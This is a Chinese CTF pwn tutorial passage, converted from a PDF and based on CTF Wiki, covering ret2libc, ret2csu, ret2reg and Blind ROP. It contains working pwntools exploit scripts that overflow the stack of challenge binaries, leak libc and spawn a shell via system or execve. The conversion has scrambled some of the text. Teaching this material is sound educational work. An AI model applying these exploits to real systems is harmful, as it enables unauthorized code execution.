
5 binsh=0x8048720

6 payload=(108+4)\* 'A'+p32(elf.plt ["system"])+p32(0xdeadbeef)+p32(binsh) 7


8 io.sendline(payload)

9 io.interactive()

例题2

pwn 入门视频的题目—— ret2libc2

该题和上题基本⼀样， 只不过字符串窗口不再提供 /bin/sh：



因此需要我们将 /qin/su 写入 qss 段上， 因为 qss 段基本有写的权限：



exd 如下， 其中 deyloepL 和 deyloepZ 都可以打通， 可以想⼀下为什么：

Python  复制代码



1 from pwn import \*

2 io=process("./ret2libc2")

3 elf=ELF("ret2libc2") 4

5 pop\_1\_ret=0x0804843d

6 buf2=0x804A080

7

8 payload1=(108+4)\* 'A'+p32(elf.plt ["gets"])+p32(elf.plt ["system"])+p32(buf2) +p32(buf2)

9 payload2=(108+4)\* 'A'+p32(elf.plt ["gets"])+p32(pop\_1\_ret)+p32(buf2)




10 payload2+=p32(elf.plt ["system"])+p32(0xdeadbeef)+p32(buf2) 11

12 io.sendline(payload2)

13 io.sendline("/bin/sh")

14 io.interactive()

例题3



数， 其作用就是打印出参数所指向的内容， 利用这个我们便能进行 libc 的泄露：

该题既没有 system\_plt， 也没有 /bin/sh 字符串， 我们所需的这两者都将从泄露出的 libc 中寻 找。

pwn ⼊门视频的题目—— ret2libc3


首先查看⼀下保护：

我们看⼀下 main 函数：

⼀开始让我们输⼊10个字节的数字， 然后作为参数传到 See\_something() 中， 我们看⼀下该函


然后再往下走，输⼊不超过 256 字节的参数作为 Print\_message() 的参数， 我们看⼀下该函

数， 发现目标缓冲区只有56， 我们可以在此进行栈溢出：



接下来我们的思路便是， 利用任意地址读泄露出某函数 got 表指向的 libc 函数地址， 然后便能计 算得到 libc 基址， 我们再通过基址和题目提供的 libc 文件获得 system 函数地址和 /bin/sh 字符串。

前置知识回顾： 当动态链接的程序完成对某⼀函数的调用后， 便会将该函数在 libc 库中的真实地址 装载到对应的 got 表上来。



exp 如下：



from pwn import \*

io=process("./ret2libc3")

elf=ELF("ret2libc3")

libc=ELF("/lib/i386-linux-gnu/libc.so.6")

#建议使用本地的Libc库， 因为动态链接程序都默认装载本地的libc库

#使用 ldd elf文件 的命令可以看到装载的库

puts\_got=134520860

io.sendline(str(puts\_got))

io.recvuntil("Give me an address (in dec) :The content of the address : 0

x")

puts\_addr=int(io.recv(8),16)

libc\_base=puts\_addr-libc.sym["puts"]

system=libc\_base+libc.sym["system"]

binsh=libc\_base+next(libc.search('/bin/sh'))

log.success("libc\_base====>"+hex(libc\_base))

payload= 'a'\*(0x38+4)+p32(system)+p32(0xdeadbeef)+p32(binsh)

io.send(payload)

io.interactive()

Python  复制代码

1

2

3

4

5

6

7

8

9

10

11

12

13

14

15

16

17

18

19

20

[回到目录](#_top)

## 2-3-2 中级ROP

中级 ROP 主要是使用了⼀些比较巧妙的 Gadgets。

## ret2csu[1](https://ctf-wiki.org/pwn/linux/user-mode/stackoverflow/x86/medium-rop/" \l "ret2csu)

原理 [1](https://ctf-wiki.org/pwn/linux/user-mode/stackoverflow/x86/medium-rop/" \l "_1)

在 64 位程序中， 函数的前 6 个参数是通过寄存器传递的， 但是大多数时候， 我们很难找到每⼀个寄存 器对应的 gadgets 。 这时候， 我们可以利用 x64 下的 \_\_libc\_csu\_init 中的 gadgets 。这个函数是用来 对 libc 进行初始化操作的， 而⼀般的程序都会调用 libc 函数， 所以这个函数⼀定会存在 。我们先来看 ⼀下这个函数 (当然， 不同版本的这个函数有⼀定的区别)

Plain Text  复制代码



1 .text:00000000004005C0 ; void \_libc\_csu\_init(void)

2 .text:00000000004005C0 public \_\_libc\_csu\_init

3 .text:00000000004005C0 \_\_libc\_csu\_init proc near ; DATA XRE

F: \_start+16 ␘ o

4 .text:00000000004005C0 push r15

|  |  |  |  |
| --- | --- | --- | --- |
| 5 | .text:00000000004005C2 | push | r14 |
| 6 | .text:00000000004005C4 | mov | r15d, edi |
| 7 | .text:00000000004005C7 | push | r13 |
| 8 | .text:00000000004005C9 | push | r12 |
| 9 | .text:00000000004005CB  ay\_entry | lea | r12, \_\_frame\_dummy\_init\_arr |
|  |  |
| 10 | .text:00000000004005D2 | push | rbp |
| 11 | .text:00000000004005D3  fini\_array\_entry | lea | rbp, \_\_do\_global\_dtors\_aux\_ |
|  |  |
| 12 | .text:00000000004005DA | push | rbx |
| 13 | .text:00000000004005DB | mov | r14, rsi |
| 14 | .text:00000000004005DE | mov | r13, rdx |
| 15 | .text:00000000004005E1 | sub | rbp, r12 |
| 16 | .text:00000000004005E4 | sub | rsp, 8 |
| 17 | .text:00000000004005E8 | sar | rbp, 3 |
| 18 | .text:00000000004005EC | call | \_init\_proc |
| 19 | .text:00000000004005F1 | test | rbp, rbp |
| 20 | .text:00000000004005F4 | jz | short loc\_400616 |
| 21 | .text:00000000004005F6 | xor | ebx, ebx |
| 22 | .text:00000000004005F8  h] | nop | dword ptr [rax+rax+00000000 |
|  |  |
| 23 | .text:0000000000400600 |  |  |
| 24 | .text:0000000000400600 loc\_400600: F: \_\_libc\_csu\_init+54 ␙ j |  | ; CODE XRE |
|  |  |
| 25 | .text:0000000000400600 | mov | rdx, r13 |
| 26 | .text:0000000000400603 | mov | rsi, r14 |
| 27 | .text:0000000000400606 | mov | edi, r15d |
| 28 | .text:0000000000400609 | call | qword ptr [r12+rbx\*8] |
| 29 | .text:000000000040060D | add | rbx, 1 |
| 30 | .text:0000000000400611 | cmp | rbx, rbp |
| 31 | .text:0000000000400614 | jnz | short loc\_400600 |
| 32 | .text:0000000000400616 |  |  |
| 33 | .text:0000000000400616 loc\_400616: F: \_\_libc\_csu\_init+34 ␘ j |  | ; CODE XRE |
|  |  |
| 34 | .text:0000000000400616 | add | rsp, 8 |
| 35 | .text:000000000040061A | pop | rbx |
| 36 | .text:000000000040061B | pop | rbp |
| 37 | .text:000000000040061C | pop | r12 |
| 38 | .text:000000000040061E | pop | r13 |
| 39 | .text:0000000000400620 | pop | r14 |

40

41

42

.text:0000000000400622 pop

.text:0000000000400624 retn

.text:0000000000400624 \_\_libc\_csu\_init endp

r15

这里我们可以利用以下⼏点

●

●

●

从 0x000000000040061A ⼀直到结尾， 我们可以利用栈溢出构造栈上数据来控制 rbx,rbp,r12,r13,r14,r15 寄存器的数据。

从 0x0000000000400600 到 0x0000000000400609， 我们可以将 r13 赋给 rdx, 将 r14 赋给 rsi， 将 r15d 赋给 edi ( 需要注意的是， 虽然这里赋给的是 edi， 但其实此时 rdi 的高 32 位寄存器 值为 0 ( 自行调试) ， 所以其实我们可以控制 rdi 寄存器的值， 只不过只能控制低 32 位) ， 而这 三个寄存器， 也是 x64 函数调用中传递的前三个寄存器 。此外， 如果我们可以合理地控制 r12 与 rbx， 那么我们就可以调用我们想要调用的函数 。比如说我们可以控制 rbx 为 0， r12 为存储我们想 要调用的函数的地址。

从 0x000000000040060D 到 0x0000000000400614， 我们可以控制 rbx 与 rbp 的之间的关系 为 rbx+1 = rbp， 这样我们就不会执行 loc\_400600， 进而可以继续执行下面的汇编程序 。这里我们 可以简单的设置 rbx=0， rbp=1。

示例 [1](https://ctf-wiki.org/pwn/linux/user-mode/stackoverflow/x86/medium-rop/" \l "_2)

这里我们以蒸米的⼀步⼀步学 ROP 之 linux\_x64 篇中 level5 为例进行介绍 。首先检查程序的安全保护

Plain Text  复制代码



1 ➜ ret2\_\_libc\_csu\_init git:(iromise) ✗ checksec level5

2 Arch: amd64-64-little

3 RELRO: Partial RELRO

4 Stack: No canary found

5 NX: NX enabled

6 PIE: No PIE (0x400000)

程序为 64 位， 开启了堆栈不可执行保护。

其次， 寻找程序的漏洞， 可以看出程序中有⼀个简单的栈溢出



Plain Text  复制代码

1 ssize\_t vulnerable\_function()

2 {

3 char buf; // [sp+0h] [bp-80h]@1 4

5 return read(0, &buf, 0x200uLL); 6 }

简单浏览下程序， 发现程序中既没有 system 函数地址， 也没有 /bin/sh 字符串， 所以两者都需要我们 自己去构造了。

注： 这里我尝试在我本机使用 system 函数来获取 shell 失败了 ，应该是环境变量的问题 ，所以这里使 用的是 execve 来获取 shell。

基本利用思路如下

● 利用栈溢出执行 libc\_csu\_gadgets 获取 write 函数地址， 并使得程序重新执行 main 函数

● 根据 libcsearcher 获取对应 libc 版本以及 execve 函数地址

● 再次利用栈溢出执行 libc\_csu\_gadgets 向 bss 段写入 execve 地址以及 '/bin/sh’地址， 并使得 程序重新执行 main 函数。

● 再次利用栈溢出执行 libc\_csu\_gadgets 执行 execve('/bin/sh') 获取 shell。

exp 如下

Plain Text  复制代码



1 from pwn import \*

2 from LibcSearcher import LibcSearcher 3

4 #context.log\_level = 'debug'

5

6 level5 = ELF('./level5')

7 sh = process('./level5') 8

9 write\_got = level5.got['write']

10 read\_got = level5.got['read']

11 main\_addr = level5.symbols['main']

12 bss\_base = level5.bss()

13 csu\_front\_addr = 0x0000000000400600

14 csu\_end\_addr = 0x000000000040061A

15 fakeebp = 'b' \* 8

16

17

18 def csu(rbx, rbp, r12, r13, r14, r15, last):

19 # pop rbx,rbp,r12,r13,r14,r15

20 # rbx should be 0,

21 # rbp should be 1,enable not to jump

22 # r12 should be the function we want to call

23 # rdi=edi=r15d

24 # rsi=r14

25 # rdx=r13

26 payload = 'a' \* 0x80 + fakeebp

27 payload += p64(csu\_end\_addr) + p64(rbx) + p64(rbp) + p64(r12) + p64(

28 r13) + p64(r14) + p64(r15)

29 payload += p64(csu\_front\_addr)

30 payload += 'a' \* 0x38

31 payload += p64(last)

32 sh.send(payload)

33 sleep(1)

34

35

36 sh.recvuntil('Hello, World\n')

37 ## RDI, RSI, RDX, RCX, R8, R9, more on the stack

38 ## write(1,write\_got,8)

39 csu(0, 1, write\_got, 8, write\_got, 1, main\_addr) 40


41 write\_addr = u64(sh.recv(8))

42 libc = LibcSearcher('write', write\_addr)

43 libc\_base = write\_addr - libc.dump('write')

44 execve\_addr = libc\_base + libc.dump('execve')

45 log.success('execve\_addr ' + hex(execve\_addr))



##gdb.attach(sh)

## read(0,bss\_base,16)

## read execve\_addr and /bin/sh\x00

sh.recvuntil('Hello, World\n')

csu(0, 1, read\_got, 16, bss\_base, 0, main\_addr)

sh.send(p64(execve\_addr) + '/bin/sh\x00')

sh.recvuntil('Hello, World\n')

## execve(bss\_base+8)

csu(0, 1, bss\_base, 0, 0, bss\_base + 8, main\_addr)

sh.interactive()

46

47

48

49

50

51

52

53

54

55

56

57

思考 [1](https://ctf-wiki.org/pwn/linux/user-mode/stackoverflow/x86/medium-rop/" \l "_3)

改进 [1](https://ctf-wiki.org/pwn/linux/user-mode/stackoverflow/x86/medium-rop/" \l "_4)

在上面的时候， 我们直接利用了这个通用 gadgets， 其输⼊的字节长度为 128 。但是， 并不是所有的程 序漏洞都可以让我们输⼊这么长的字节 。那么当允许我们输⼊的字节数较少的时候， 我们该怎么有什么 办法呢？ 下面给出了⼏个方法

改进 1 - 提前控制 RBX 与 RBP[1](https://ctf-wiki.org/pwn/linux/user-mode/stackoverflow/x86/medium-rop/" \l "1-rbx-rbp)

可以看到在我们之前的利用中， 我们利用这两个寄存器的值的主要是为了满足 cmp 的条件， 并进行跳 转 。如果我们可以提前控制这两个数值， 那么我们就可以减少 16 字节， 即我们所需的字节数只需要 112。

改进 2 - 多次利用 [1](https://ctf-wiki.org/pwn/linux/user-mode/stackoverflow/x86/medium-rop/" \l "2-)

其实， 改进 1 也算是⼀种多次利用 。我们可以看到我们的 gadgets 是分为两部分的， 那么我们其实可 以进行两次调用来达到的目的， 以便于减少⼀次 gadgets 所需要的字节数 。但这里的多次利用需要更加 严格的条件

● 漏洞可以被多次触发

● 在两次触发之间， 程序尚未修改 r12-r15 寄存器， 这是因为要两次调用。



\_init

\_start

call\_gmon\_start

deregister\_tm\_clones

register\_tm\_clones

\_\_do\_global\_dtors\_aux

frame\_dummy

\_\_libc\_csu\_init

\_\_libc\_csu\_fini

\_fini

当然 ，有时候我们也会遇到⼀次性可以读入大量的字节 ，但是不允许漏洞再次利用的情况 ， 这时候就需 要我们⼀次性将所有的字节布置好 ， 之后慢慢利用。

gadget[1](https://ctf-wiki.org/pwn/linux/user-mode/stackoverflow/x86/medium-rop/" \l "gadget)

其实， 除了上述这个 gadgets， gcc 默认还会编译进去⼀些其它的函数

Plain Text  复制代码

1

2

3

4

5

6

7

8

9

10

我们也可以尝试利用其中的⼀些代码来进行执行 。此外， 由于 PC 本身只是将程序的执行地址处的数据 传递给 CPU， 而 CPU 则只是对传递来的数据进行解码， 只要解码成功， 就会进行执行 。所以我们可以 将源程序中⼀些地址进行偏移从而来获取我们所想要的指令， 只要可以确保程序不崩溃。

需要⼀说的是， 在上面的 libc\_csu\_init 中我们主要利用了以下寄存器

● 利用尾部代码控制了 rbx， rbp， r12， r13， r14， r15。

● 利用中间部分的代码控制了 rdx， rsi， edi。

而其实 libc\_csu\_init 的尾部通过偏移是可以控制其他寄存器的 。其中， 0x000000000040061A 是正常 的起始地址， 可以看到我们在 0x000000000040061f 处可以控制 rbp 寄存器 ，在 0x0000000000400621 处可以控制 rsi 寄存器 。而如果想要深⼊地了解这⼀部分的内容， 就要对汇编 指令中的每个字段进行更加透彻地理解 。如下。

Plain Text  复制代码



1 gef➤ x/5i 0x000000000040061A

2 0x40061a <\_\_libc\_csu\_init+90>: pop rbx

3 0x40061b <\_\_libc\_csu\_init+91>: pop rbp

4 0x40061c <\_\_libc\_csu\_init+92>: pop r12

5 0x40061e <\_\_libc\_csu\_init+94>: pop r13

6 0x400620 <\_\_libc\_csu\_init+96>: pop r14

7 gef➤ x/5i 0x000000000040061b

8 0x40061b <\_\_libc\_csu\_init+91>: pop rbp

9 0x40061c <\_\_libc\_csu\_init+92>: pop r12

10 0x40061e <\_\_libc\_csu\_init+94>: pop r13

11 0x400620 <\_\_libc\_csu\_init+96>: pop r14

12 0x400622 <\_\_libc\_csu\_init+98>: pop r15

13 gef➤ x/5i 0x000000000040061A+3

14 0x40061d <\_\_libc\_csu\_init+93>: pop rsp

15 0x40061e <\_\_libc\_csu\_init+94>: pop r13

16 0x400620 <\_\_libc\_csu\_init+96>: pop r14

17 0x400622 <\_\_libc\_csu\_init+98>: pop r15

18 0x400624 <\_\_libc\_csu\_init+100>: ret

19 gef➤ x/5i 0x000000000040061e

20 0x40061e <\_\_libc\_csu\_init+94>: pop r13

21 0x400620 <\_\_libc\_csu\_init+96>: pop r14

22 0x400622 <\_\_libc\_csu\_init+98>: pop r15

23 0x400624 <\_\_libc\_csu\_init+100>: ret

24 0x400625: nop

25 gef➤ x/5i 0x000000000040061f

26 0x40061f <\_\_libc\_csu\_init+95>: pop rbp

27 0x400620 <\_\_libc\_csu\_init+96>: pop r14

28 0x400622 <\_\_libc\_csu\_init+98>: pop r15

29 0x400624 <\_\_libc\_csu\_init+100>: ret

30 0x400625: nop

31 gef➤ x/5i 0x0000000000400620

32 0x400620 <\_\_libc\_csu\_init+96>: pop r14

33 0x400622 <\_\_libc\_csu\_init+98>: pop r15

34 0x400624 <\_\_libc\_csu\_init+100>: ret

35 0x400625: nop

36 0x400626: nop WORD PTR cs:[rax+rax\*1+0x0]

37 gef➤ x/5i 0x0000000000400621

38 0x400621 <\_\_libc\_csu\_init+97>: pop rsi

39 0x400622 <\_\_libc\_csu\_init+98>: pop r15

40 0x400624 <\_\_libc\_csu\_init+100>: ret

41 0x400625: nop

42 gef➤ x/5i 0x000000000040061A+9

43 0x400623 <\_\_libc\_csu\_init+99>: pop rdi

44 0x400624 <\_\_libc\_csu\_init+100>: ret

45 0x400625: nop



0x400626: nop WORD PTR cs:[rax+rax\*1+0x0]

0x400630 <\_\_libc\_csu\_fini>: repz ret

46

47

题目 [1](https://ctf-wiki.org/pwn/linux/user-mode/stackoverflow/x86/medium-rop/" \l "_5)

● 2016 XDCTF pwn100

● 2016 华山杯 SU\_PWN

参考阅读 [1](https://ctf-wiki.org/pwn/linux/user-mode/stackoverflow/x86/medium-rop/" \l "_6)

● <http://wooyun.jozxing.cc/static/drops/papers-7551.html>

● <http://wooyun.jozxing.cc/static/drops/binary-10638.html>

## ret2reg[¶](https://ctf-wiki.org/pwn/linux/user-mode/stackoverflow/x86/medium-rop/" \l "ret2reg)

原理 [1](https://ctf-wiki.org/pwn/linux/user-mode/stackoverflow/x86/medium-rop/" \l "_7)

1. 查看溢出函返回时哪个寄存值指向溢出缓冲区空间

2. 然后反编译二进制， 查找 call reg 或者 jmp reg 指令， 将 EIP 设置为该指令地址

3. reg 所指向的空间上注入 Shellcode (需要确保该空间是可以执行的， 但通常都是栈上的)

JOP[¶](https://ctf-wiki.org/pwn/linux/user-mode/stackoverflow/x86/medium-rop/" \l "jop)

Jump-oriented programming

COP[¶](https://ctf-wiki.org/pwn/linux/user-mode/stackoverflow/x86/medium-rop/" \l "cop)

Call-oriented programming

## BROP[1](https://ctf-wiki.org/pwn/linux/user-mode/stackoverflow/x86/medium-rop/" \l "brop)

基本介绍 [1](https://ctf-wiki.org/pwn/linux/user-mode/stackoverflow/x86/medium-rop/" \l "_8)

BROP(Blind ROP) 于 2014 年由 Standford 的 Andrea Bittau 提出， 其相关研究成果发表在 Oakland 2014， 其论文题目是 Hacking Blind， 下面是作者对应的 paper 和 slides, 以及作者相应的介绍

●

●

[paper](http://www.scs.stanford.edu/brop/bittau-brop.pdf)

[slide](http://www.scs.stanford.edu/brop/bittau-brop-slides.pdf)

BROP 是没有对应应用程序的源代码或者⼆进制文件下， 对程序进行攻击， 劫持程序的执行流。

攻击条件 [1](https://ctf-wiki.org/pwn/linux/user-mode/stackoverflow/x86/medium-rop/" \l "_9)

1. 源程序必须存在栈溢出漏洞， 以便于攻击者可以控制程序流程。

2. 服务器端的进程在崩溃之后会重新启动， 并且重新启动的进程的地址与先前的地址⼀样 ( 这也就是 说即使程序有 ASLR 保护， 但是其只是在程序最初启动的时候有效果) 。 目前 nginx, MySQL, Apache, OpenSSH 等服务器应用都是符合这种特性的。

攻击原理 [1](https://ctf-wiki.org/pwn/linux/user-mode/stackoverflow/x86/medium-rop/" \l "_10)

目前，大部分应用都会开启 ASLR 、NX 、Canary 保护 。这里我们分别讲解在 BROP 中如何绕过这些保 护，以及如何进行攻击。

基本思路 [1](https://ctf-wiki.org/pwn/linux/user-mode/stackoverflow/x86/medium-rop/" \l "_11)

在 BROP 中， 基本的遵循的思路如下

● 判断栈溢出长度

○ 暴⼒枚举

● Stack Reading

○ 获取栈上的数据来泄露 canaries， 以及 ebp 和返回地址。

● Blind ROP



○ 找到足够多的 gadgets 来控制输出函数的参数， 并且对其进⾏调用， 比如说常⻅的 write 函数 以及 puts 函数。

● Build the exploit

○ 利用输出函数来 dump 出程序以便于来找到更多的 gadgets， 从而可以写出最后的 exploit。

栈溢出长度 [¶](https://ctf-wiki.org/pwn/linux/user-mode/stackoverflow/x86/medium-rop/" \l "_12)

直接从 1 暴⼒枚举即可， 直到发现程序崩溃。

Stack Reading[¶](https://ctf-wiki.org/pwn/linux/user-mode/stackoverflow/x86/medium-rop/" \l "stack-reading)

如下所示， 这是目前经典的栈布局

Plain Text  复制代码

1 buffer|canary|saved fame pointer|saved returned address

要向得到 canary 以及之后的变量， 我们需要解决第⼀个问题， 如何得到 overflow 的长度， 这个可以通 过不断尝试来获取。

其次， 关于 canary 以及后面的变量， 所采用的的方法⼀致， 这里我们以 canary 为例。

canary 本身可以通过爆破来获取， 但是如果只是愚蠢地枚举所有的数值的话， 显然是低效的。

需要注意的是， 攻击条件 2 表明了程序本身并不会因为 crash 有变化， 所以每次的 canary 等值都是⼀ 样的 。所以我们可以按照字节进⾏爆破 。正如论文中所展示的， 每个字节最多有 256 种可能， 所以在 32 位的情况下， 我们最多需要爆破 1024 次， 64 位最多爆破 2048 次。

Blind ROP[1](https://ctf-wiki.org/pwn/linux/user-mode/stackoverflow/x86/medium-rop/" \l "blind-rop)

基本思路 [¶](https://ctf-wiki.org/pwn/linux/user-mode/stackoverflow/x86/medium-rop/" \l "_13)

最朴素的执行 write 函数的方法就是构造系统调用。

Plain Text  复制代码



1 pop rdi; ret # socket

2 pop rsi; ret # buffer

3 pop rdx; ret # length

4 pop rax; ret # write syscall number

5 syscall

但通常来说， 这样的方法都是比较困难的， 因为想要找到⼀个 syscall 的地址基本不可能 。。。我们可 以通过转换为找 write 的方式来获取。

BROP gadgets[¶](https://ctf-wiki.org/pwn/linux/user-mode/stackoverflow/x86/medium-rop/" \l "brop-gadgets)


首先， 在 libc\_csu\_init 的结尾⼀长串的 gadgets， 我们可以通过偏移来获取 write 函数调用的前两个参 数 。正如文中所展示的

find a call write[¶](https://ctf-wiki.org/pwn/linux/user-mode/stackoverflow/x86/medium-rop/" \l "find-a-call-write)

我们可以通过 plt 表来获取 write 的地址。

control rdx[¶](https://ctf-wiki.org/pwn/linux/user-mode/stackoverflow/x86/medium-rop/#control-rdx)

需要注意的是， rdx 只是我们用来输出程序字节长度的变量， 只要不为 0 即可 。⼀般来说程序中的 rdx 经常性会不是零 。但是为了更好地控制程序输出， 我们仍然尽量可以控制这个值 。但是， 在程序



Plain Text  复制代码

1 pop rdx; ret



这样的指令几乎没有 。那么， 我们该如何控制 rdx 的数值呢？ 这里需要说明执行 strcmp 的时候， rdx 会被设置为将要被比较的字符串的长度， 所以我们可以找到 strcmp 函数， 从而来控制 rdx。

那么接下来的问题， 我们就可以分为两项

● 寻找 gadgets

● 寻找 PLT 表



write ⼊口

○

○

strcmp ⼊口

[](https://ctf-wiki.org/pwn/linux/user-mode/stackoverflow/x86/medium-rop/#gadgets)GADGETS¶

寻找

首先， 我们来想办法寻找 gadgets 。此时， 由于尚未知道程序具体长什么样， 所以我们只能通过简单的 控制程序的返回地址为自⼰设置的值， 从而而来猜测相应的 gadgets 。而当我们控制程序的返回地址 时， ⼀般有以下⼏种情况

● 程序直接崩溃

● 程序运行⼀段时间后崩溃

● 程序⼀直运行而并不崩溃

为了寻找合理的 gadgets， 我们可以分为以下两步

gadgets[¶](https://ctf-wiki.org/pwn/linux/user-mode/stackoverflow/x86/medium-rop/" \l "stop-gadgets)

寻找

stop

所谓

⼀般指的是这样⼀段代码： 当程序的执行这段代码时， 程序会进⼊无限循环， 这

样使得攻击者能够⼀直保持连接状态。


stop gadget

其实 stop

gadget 也并不⼀定得是上面的样⼦， 其根本的目的在于告诉攻击者， 所测试的返回地址是 ⼀个 gadgets。

之所以要寻找 stop gadgets， 是因为当我们猜到某个 gadgtes 后， 如果我们仅仅是将其布置在栈上 ， 由于执行完这个 gadget 之后， 程序还会跳到栈上的下⼀个地址 。如果该地址是非法地址， 那么程序就 会 crash 。这样的话， 在攻击者看来程序只是单纯的 crash 了 。因此， 攻击者就会认为在这个过程中并没有 从而放弃它 。例⼦如下图

useful gadget



但是， 如果我们布置了 stop gadget ， 那么对于我们所要尝试的每⼀个地址， 如果它是⼀个 gadget 的话， 那么程序不会崩溃 。接下来， 就是去想办法识别这些 gadget。

识别 gadgets[¶](https://ctf-wiki.org/pwn/linux/user-mode/stackoverflow/x86/medium-rop/" \l "gadgets_1)

那么， 我们该如何识别这些 gadgets 呢？我们可以通过栈布局以及程序的行为来进行识别 。为了更加容 易地进行介绍， 这里定义栈上的三种地址

● Probe

○ 探针， 也就是我们想要探测的代码地址 。⼀般来说， 都是 64 位程序， 可以直接从 0x400000 尝试， 如果不成功， 有可能程序开启了 PIE 保护， 再不济， 就可能是程序是 32 位了 。。这里 我还没有特别想明白， 怎么可以快速确定远程的位数。

● Stop

○ 不会使得程序崩溃的 stop gadget 的地址。

● Trap

○ 可以导致程序崩溃的地址

我们可以通过在栈上摆放不同顺序的 Stop 与 Trap 从而来识别出正在执行的指令 。因为执行 Stop 意 味着程序不会崩溃， 执行 Trap 意味着程序会立即崩溃 。这里给出几个例⼦

● probe,stop,traps(traps,traps,...)

○ 我们通过程序崩溃与否 (

如果程序在 probe 处直接崩溃怎么判断

) 可以找到不会对栈进行 pop 操作的 gadget， 如

■ ret

■ xor eax,eax; ret

● probe,trap,stop,traps

○ 我们可以通过这样的布局找到只是弹出⼀个栈变量的 gadget 。如

■ pop rax; ret

■ pop rdi; ret

● probe, trap, trap, trap, trap, trap, trap, stop, traps

○ 我们可以通过这样的布局来找到弹出 6 个栈变量的 gadget， 也就是与 brop gadget 相似的 gadget。

这里感觉原文是有问题的， 比如说如果遇到了只是 pop ⼀个栈变量的地址， 其实也是不会崩溃 的，，

这里⼀般来说会遇到两处比较有意思的地方

■ plt 处不会崩，，

■ \_start 处不会崩， 相当于程序重新执行。

之所以要在每个布局的后面都放上 trap， 是为了能够识别出， 当我们的 probe 处对应的地址执行的指 令跳过了 stop， 程序立马崩溃的行为。

但是， 即使是这样， 我们仍然难以识别出正在执行的 gadget 到底是在对哪个寄存器进行操作。

